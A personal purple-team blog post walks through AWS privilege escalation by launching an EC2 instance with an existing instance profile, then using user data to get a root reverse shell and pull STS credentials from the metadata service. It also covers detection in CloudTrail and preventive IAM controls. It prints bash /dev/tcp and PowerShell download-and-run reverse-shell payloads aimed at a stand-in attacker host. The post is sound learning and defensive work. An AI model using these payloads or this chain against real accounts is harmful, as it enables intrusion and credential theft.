I have recently started looking into AWS security for work and came across this Rhino Labs AWS Privilege Escalation blog post. It is a few years old, but still looks relevant and I noticed that the author is also the founding dev of the Pacu project... Seems like a great person to learn from! I have decided I will be doing deep dives on some of the techniques described in the blog post to get up to speed with some of the privesc techniques in AWS, starting with...
The 3rd escalation technique mentioned: "Creating an EC2 instance with an existing instance profile". It mentions spinning up an EC2 instance, but using an existing EC2 instance profile which has higher privileges in the account. You then need to find a way to log into the EC2 to request the AWS keys associated with the EC2 instance profile using the EC2 Instance Metadata API. In the Rhino Labs blog they mention using EC2 user data to get a reverse shell from the instance, which is more exciting than SSH or SSM, so this blog covers this method.
Because this blog is about purple teaming, it will also cover how to detect someone doing this and how the AWS account can be setup to prevent an attacker from executing this privesc attack chain.
EC2 Instance Profile and (IMDS) Instance Metadata Service
EC2 instances do not directly assume IAM roles. They instead use instance profiles, which are wrappers around a single IAM role and are the only mechanism AWS provides for attaching a role to an EC2 instance. The IAM role becomes the principal for all AWS API calls made from processes running on the instance. The EC2 instance itself is not a principal, it is just a virtual machine and AWS has no identity construct for it. A perk of instance profiles is that they can be hot-swapped on a running instance using the
When an IAM role is used, temporary credentials must be requested from STS (AWS Security Token Service). These credentials are then used in AWS API calls, allowing AWS to authenticate the role that made the request.
The IMDS (Instance Metadata Service) listens on the link-local address:
Stealing Instance Profiles
In practice there are not many controls that limit which instance profiles can be attached to an EC2 instance. One common approach is to create roles for users and restrict which roles their EC2 instances can use with PassRole. However, if instance profiles already exist in the account, they can generally be attached to any EC2 instance that a user launches and restricting users to explicit roles is poor developer experience and is going to cause a lot of work on the team managing all the restrictions.
This post assumes that a user has permission to launch EC2 instances and that the
Roles in the account or Service Control Policies (SCPs) can limit who is allowed to launch EC2 instances. SCPs are defined at the organisation level and I did not test them in this blog post. The hypothetical SCP example below would only allow roles whose names start with "CICD" to launch EC2 instances, and you could combine this with controls in your repositories to prevent malicious pull or merge requests.
If users are allowed to create new roles, they could potentially bypass this control by simply creating a role with the correct name. However, an additional SCP could be used to restrict role creation and prevent users from creating roles with these naming patterns.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyEC2RunInstancesExceptCICD",
      "Effect": "Deny",
      "Action": "ec2:RunInstances",
      "Resource": "*",
      "Condition": {
        "StringNotLike": {
          "aws:PrincipalArn": "arn:aws:iam::*:role/CICD-*
        }
      }
    }
  ]
}
What is EC2 User Data?
EC2 User Data is a mechanism provided by AWS to run commands or scripts automatically when an instance boots for the first time. It was originally intended to bootstrap instances (e.g. installing packages, configuring environment variables, downloading code)
On Linux, scripts specified in User Data are run as root by cloud-init. On Windows, EC2Launch executes PowerShell scripts automatically at first boot, also with administrative privileges. ref
Bypass Blocked SSH and SSM
Typically, SSH keys or AWS Systems Manager (SSM) are used to administer EC2 instances. However, if those are disabled or inaccessible, an attacker who can supply or modify user data can still execute commands as root during instance startup.
From there, the attacker can query the Instance Metadata Service (IMDS) at the link-local address 169.254.169.254 to retrieve temporary AWS credentials for the role attached to the instance via its instance profile. These credentials are issued on demand by AWS STS (Security Token Service) and are accessible to any process running on the instance.
Example Payloads
Here are simple demonstration payloads showing how an attacker could leverage User Data for a shell:
Linux (Netcat Reverse Shell Example):
#!/bin/bash
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
Windows (PowerShell Reverse Shell Example):
powershell -NoP -NonI -W Hidden -Exec Bypass -Command
"IEX (New-Object Net.WebClient).DownloadString('http://ATTACKER_IP/shell.ps1')"
Both payloads are executed with full administrative privileges on first boot through user data.
Demo Time
For this post I created an IAM role called "ec2-s3-rw" which grants all permissions to a specific S3 object with the following policy:
{
  "Version": "2012-10-17",
  "Statement": [
      {
        "Sid": "VisualEditor0",
        "Effect": "Allow",
        "Action": "s3:*",
        "Resource": "arn:aws:s3:::priv-test-blog/bogglez.txt",
      }
  ]
}
I then created an EC2 instance and selected this role so AWS created an instance profile (note: even after deleting the EC2 the instance profile will remain in the account). Next I spun up an EC2 instance to act as a shell receiver and another EC2 which used the previously created instance profile so would have permissions to read and write to the S3 bucket (let's call this EC2: "S3_reader"). I also set this EC2 instance's User Data to return a shell to the shell receiver (All security groups were setup to facilitate this and a nc listener was waiting for this connection). User Data content:
#!/bin/bash
bash -i >& /dev/tcp/172.31.34.136/60000 0>&1
A shell was returned from the S3_reader EC2 on it's first boot. Theoretically restarts could also get the User Data to run again, which is convenient because it can be modified on an instance that is in the stopped state, but I honestly couldn't get this working (didn't try very hard though). The shell is returned for the root user because User Data runs as root. The IMDS is then queried using the link-local address (169.254.169.254) to get the temp credentials that are associated with the instance profile role. This can all be seen in the screenshot below (if you open it in a new tab lol):
 Root shell from User Data and dumping STS credentials
These credentials can now be used from anywhere to read from the S3 bucket. Note, that as mentioned in the Rhino Security Labs post, GuardDuty will detect these credentials being used off of the EC2 instance. For the demo I wanted to generate CloudTrail logs for reading from the S3 from outside the EC2, so I copied the credentials over to my Kali machine and installed the AWS CLI to read the file I had placed in the S3 bucket:
 Credentials file on Kali machine
 Reading the S3 content using the stolen credentials
I then played around with mechanisms to prevent using the roles credentials from outside the EC2. I first tried limiting this with a condition in the role which states that the source VPC must be the one the EC2 instance is in:
 Limiting the role use to within a specific VPC
This actually didn't help and I was still able to use the credentials from outside the VPC... So I either messed up the policy (which would be strange because I was using the AWS console), or it seems that when you don't pass a VPC in with the API request this is just ignored. If this is the case, I think AWS should rather deny requests that don't contain a VPC for roles that include this condition. I would need to do more testing though before emailing Jeff B about this...
Another restriction in the policy could be IP address:
 Limiting the role use to a specific IP address
The IP set above is the S3_reader EC2 instance, so I could make sure the role still worked from there. This role update immediately prevented the role from being used from my Kali machine:
 403 returned after limiting which IP address could use the role
Wots in the Logs
I was collecting CloudTrail logs during the testing (S3 logs need the S3 data events turned on), so was able to view some of the suspicious actions in the demo. Here are some points and thoughts about the logs:
{
  "eventVersion": "1.11",
  "userIdentity": {
      "type": "AssumedRole",
      "principalId": "AROAZ5UWVVHTBK3A5LMMW:i-056ad10040e86e01f",
      "arn":
        "arn:aws:sts::682142050790:assumed-role/ec2-s3-rw/
                                      i-056ad10040e86e01f",
      "accountId": "682142050790",
      "accessKeyId": "ASIAZ5UWVVHTJEKBDCJ3",
      "sessionContext": {
          "sessionIssuer": {
              "type": "Role",
              "principalId": "AROAZ5UWVVHTBK3A5LMMW",
              "arn": "arn:aws:iam::682142050790:role/ec2-s3-rw",
              "accountId": "682142050790",
              "userName": "ec2-s3-rw"
          },
          "attributes": {
              "creationDate": "2025-12-20T15:13:10Z",
              "mfaAuthenticated": "false"
          },
          "ec2RoleDelivery": "2.0"
      }
  },
  "eventTime": "2025-12-20T16:33:31Z",
  "eventSource": "s3.amazonaws.com",
  "eventName": "HeadObject",
  "awsRegion": "eu-west-2",
  "sourceIPAddress": "177.252.141.232",
  "userAgent": "[aws-cli/2.32.11 md/awscrt#0.29.1 ua/2.1
  os/linux#6.6.9-amd64 md/arch#x86_64 lang/python#3.13.9
  md/pyimpl#CPython m/E,G,b,Z cfg/retry-mode#standard
  md/installer#exe md/distrib#kali.2024 md/prompt#off
  md/command#s3.cp]",
  "requestParameters": {
      "bucketName": "priv-test-blog",
      "Host": "priv-test-blog.s3.eu-west-2.amazonaws.com",
      "key": "bogglez.txt"
  },
  ...
}
Preventing Abuse of EC2 User Data
You cannot disable User Data entirely, but you can control its use:
- Use Service Control Policies (SCPs) to restrict
ec2:RunInstances orec2:ModifyInstanceAttribute unless performed by trusted roles. - Enforce the use of IMDSv2 to reduce SSRF attacks (though this does not prevent local exploitation) ref. With v1 attackers could remotely steal instance profiles if websites hosted on EC2s were vulnerable to SSRF ref
Observing User Data Activity in CloudWatch
CloudTrail logs EC2 API calls such as
aws ec2 describe-instance-attribute \
--instance-id i-xxxx \
--attribute userData
If you were worried about users at your org getting shells from EC2 instances using user data, I would recommend setting up an alert that looks for user data being present in CloudTrail logs using a filter like:
Conclusion
If a user in an AWS account can launch EC2 instances and there are interesting instance profiles lying around, those roles are effectively fair game. By spinning up an EC2 instance with the profile attached and supplying a bit of user data, it is trivial to get a root shell and pull the temporary STS credentials straight from the Instance Metadata Service. At that point the EC2 instance has done its job and the credentials can be reused anywhere until they expire.
From a defender's perspective there are a few useful takeaways. The IMDS credential requests themselves are invisible to CloudTrail, but the surrounding activity isn't. Launching instances, modifying user data, associating instance profiles, and using the stolen credentials against services like S3 all leave traces if you are collecting the right logs (S3 data events in the posts example). One annoyance is that CloudTrail redacts the actual user data, so if you want to know what someone really ran you will need to go back to the EC2 instance and retrieve it directly.
The real defence is controlling who can spin up EC2 instances and what roles they are allowed to use. If users can freely launch instances and attach any instance profile in the account, you should assume those roles are usable by anyone. Detection helps, but well thought out IAM boundaries and setting up multiple accounts per project or accounts per team can go a long way in limiting your exposure to the techniques discussed.
This research and reading has convinced me that it is a good idea to have many accounts at an org. This clearly increases overhead, but limits exposure to a lot of attacks.